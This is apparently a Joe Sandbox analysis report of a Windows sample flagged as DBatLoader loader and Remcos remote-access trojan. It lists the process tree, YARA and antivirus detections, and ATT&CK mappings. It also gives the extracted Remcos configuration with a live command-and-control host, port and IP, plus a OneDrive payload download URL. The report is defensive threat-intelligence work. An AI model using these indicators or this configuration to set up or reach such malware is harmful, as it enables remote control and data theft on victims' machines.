ID: 679178
Sample Name: VoRTaSs6hl
Cookbook: default.jbs
Time: 11:27:07
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

VoRTaSs6hl


Overview

General Information

Sample Name:	VoRTaSs6hl (renamed file extension from none to exe)
Analysis ID:	679178
MD5:	6e2d9824eeebad.
SHA1:	03a6497741b969.
SHA256:	f10c2bbc2319e7…
Tags:	exe
Infos:	



Detection




DBatLoader, Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Remcos RAT
- Yara detected DBatLoader
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Yara detected UAC Bypass using C…
- Injects a PE file into a foreign proce…
- C2 URLs / IPs found in malware con…
- Uses dynamic DNS services
- Uses 32bit PE files
- Yara signature match

Classification



Process Tree

- **System is w10x64**
- VoRTaSs6hl.exe (PID: 5260 cmdline: "C:\Users\user\Desktop\VoRTaSs6hl.exe" MD5: 6E2D9824EEEBAD8B1507FA4238892439)
  - VoRTaSs6hl.exe (PID: 2308 cmdline: C:\Users\user\Desktop\VoRTaSs6hl.exe MD5: 6E2D9824EEEBAD8B1507FA4238892439)
- Accyaz.exe (PID: 4684 cmdline: "C:\Users\Public\Libraries\Accyaz.exe" MD5: 6E2D9824EEEBAD8B1507FA4238892439)
  - Accyaz.exe (PID: 1284 cmdline: C:\Users\Public\Libraries\Accyaz.exe MD5: 6E2D9824EEEBAD8B1507FA4238892439)
- Accyaz.exe (PID: 3300 cmdline: "C:\Users\Public\Libraries\Accyaz.exe" MD5: 6E2D9824EEEBAD8B1507FA4238892439)
  - Accyaz.exe (PID: 5968 cmdline: C:\Users\Public\Libraries\Accyaz.exe MD5: 6E2D9824EEEBAD8B1507FA4238892439)
- **cleanup**

Malware Configuration

Threatname: Remcos

```
{
  "Version": null,
  "Host:Port:Password": "bestsuccess.ddns.net:2442:0",
  "Assigned name": "RemoteHost",
  "Connect interval": "1",
  "Install flag": "Disable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Enable",
  "Install path": "Application path",
  "Copy file": "remcos.exe",
  "Startup value": "Remcos",
  "Hide file": "Disable",
  "Mutex": "Remcos-HPUD4T",
  "Keylog flag": "0",
  "Keylog path": "Application path",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Disable",
  "Hide keylog file": "Disable",
  "Screenshot flag": "Disable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Disable",
  "Audio record time": "5"
}
```


Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
VoRTaSs6hl.exe	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\Libraries\zayccA.url	Methodology_Shortcut_HotKey	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x56:$hotkey: \x0AHotKey=6 • 0x0:$url_explicit: [InternetShortcut]
C:\Users\Public\Libraries\zayccA.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]
C:\Users\Public\Libraries\Accyaz.exe	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000003.582204025.0000000004EE0000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
00000000.00000003.421448081.0000000004EE0000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
00000000.00000003.419705312.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0xe3c:$file: URL= • 0xe20:$url_explicit: [InternetShortcut]
00000000.00000003.423565768.0000000004EB9000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
00000000.00000003.425205260.0000000004EBA000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	

Click to see the 177 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.3.VoRTaSs6hl.exe.4ee9514.387.raw.unpack	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
0.3.VoRTaSs6hl.exe.4ebbad0.354.raw.unpack	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
0.3.VoRTaSs6hl.exe.4ebb5d4.344.raw.unpack	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
0.3.VoRTaSs6hl.exe.4ebae4c.341.raw.unpack	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
0.3.VoRTaSs6hl.exe.4f025ec.286.unpack	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
Click to see the 218 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Exploits

Yara detected UAC Bypass using ComputerDefaults

Networking

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud

Yara detected Remcos RAT

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected DBatLoader

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected Remcos RAT


Remote Access Functionality

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	1 Registry Run Keys / Startup Folder	1 1 1 Process Injection	1 Masquerading	1 Input Capture	1 1 Security Software Discovery	Remote Services	1 Input Capture	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	1 DLL Side-Loading	1 Registry Run Keys / Startup Folder	1 1 1 Process Injection	LSASS Memory	1 Remote System Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 DLL Side-Loading	1 Obfuscated Files or Information	Security Account Manager	2 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Software Packing	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
VoRTaSs6hl.exe	58%	Virustotal		Browse
VoRTaSs6hl.exe	40%	Metadefender		Browse
VoRTaSs6hl.exe	81%	ReversingLabs	Win32.Trojan.Remcos	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Libraries\Accyaz.exe	40%	Metadefender		Browse
C:\Users\Public\Libraries\Accyaz.exe	81%	ReversingLabs	Win32.Trojan.Remcos	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.3.VoRTaSs6hl.exe.4ebc008.384.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4eb456c.268.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.506760c.194.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
0.3.VoRTaSs6hl.exe.4edf258.298.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.506801c.201.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4f025ec.287.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.50663b8.101.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.5064a58.177.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4f9c210.32.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.505af20.112.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.505a810.99.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.506660c.180.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4f97e58.64.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.505a81c.104.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4f94548.17.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4f9ec08.46.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4edc3d0.281.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4ee79e8.361.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.506ad90.85.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4f025ec.286.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4eb9678.322.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4f9e8b0.40.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4eb8584.310.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4ebbfc8.377.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.505a810.100.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4ebd264.391.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4ebbfc0.381.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.50663b8.102.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4ee7f88.382.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4fa4008.26.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4ee29d8.321.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.506c26c.244.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4ebfa70.422.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.5074008.150.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4ebae50.338.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.2.Accyaz.exe.2a91198.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.506bbe0.242.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4edc3f8.284.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
0.3.VoRTaSs6hl.exe.4ebe138.408.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4eb42a0.261.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.5061b10.152.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.5060008.130.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.VoRTaSs6hl.exe.4a394d0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.5065850.178.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4f98a88.19.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.506802c.113.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.506fd04.132.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.507a4e0.119.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.5076540.164.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.506660c.181.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.506871c.205.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4f94548.16.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.5078008.159.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4ee7590.352.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4f9610c.30.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4f975ec.41.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4f9f778.55.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.5076cb0.168.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.507a4e0.117.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.Accyaz.exe.29f1198.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.506118c.147.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4ebe138.407.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4eea618.392.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4ebd294.386.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Accyaz.exe.4eb456c.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.506401c.176.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4ee6ba0.347.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4ed97e8.263.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4edc3d0.280.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.5068008.98.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.5056f0c.78.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4f9401c.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4edacf0.276.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
0.3.VoRTaSs6hl.exe.4f982b8.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.5076f40.174.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.50727d8.146.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.505a828.107.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.505e62c.127.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4f9c210.31.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4eef4e8.424.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.5068fcc.223.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.3.Accyaz.exe.4eb42b4.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.5076f40.175.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.Accyaz.exe.4a394d0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4f97bc8.53.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4ee6ba0.346.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.50592f4.95.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4f9ebf0.44.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4ee7b70.369.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4f169e8.390.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4ee7e98.376.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.50774c4.155.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.5060008.77.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.5057d7c.81.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4ee9514.388.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4eea8b0.396.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4f9f778.56.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.5062438.157.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VoRTaSs6hl.exe.4fa9970.28.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.VoRTaSs6hl.exe.4eb7928.296.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
l-0003.l-dc-msedge.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.pregrad.netopenU	0%	Avira URL Cloud	safe	
http://www.pregrad.net	0%	Avira URL Cloud	safe	
http://www.emerge.deDVarFileInfo$	0%	Avira URL Cloud	safe	
http://geoplugin.net/json.gp/C	0%	URL Reputation	safe	
bestsuccess.ddns.net	100%	Avira URL Cloud	malware	
http://www.emerge.de	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
l-0003.l-dc-msedge.net	13.107.43.12	true	false	• 0%, Virustotal, Browse	unknown
bestsuccess.ddns.net	87.251.79.109	true	true		unknown
qkvera.am.files.1drv.com	unknown	unknown	false		high
onedrive.live.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://qkvera.am.files.1drv.com/y4mA6YBAUOEcMgSRDQJ56K_UvKohvu8k_Y2-nVr27j9tNTSGtPV-P8bARuBZbALFxy7bbi34O90p78phUVUfHBWUah4ldDg38Lz87qrTVSfsdA61Bp2Yts3yrbJkuzUjF_S62vrADg1nIYrGUxMRnchNSwk7AjKhCGN_HMuiZy0rs3wzZsoNJPho0Kq-8TWHtDPMqjLBPW6zko3UHaL4HOXLw/Accyazbvbxqszzrfjnimerlsovywpte?download&psid=1	false		high
bestsuccess.ddns.net	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/wsdl/.muiwo	Accyaz.exe, 0000000A.00000002.556942864.0000000000960000.00000004.00000020.00020000.00000000.sdmp	false		high
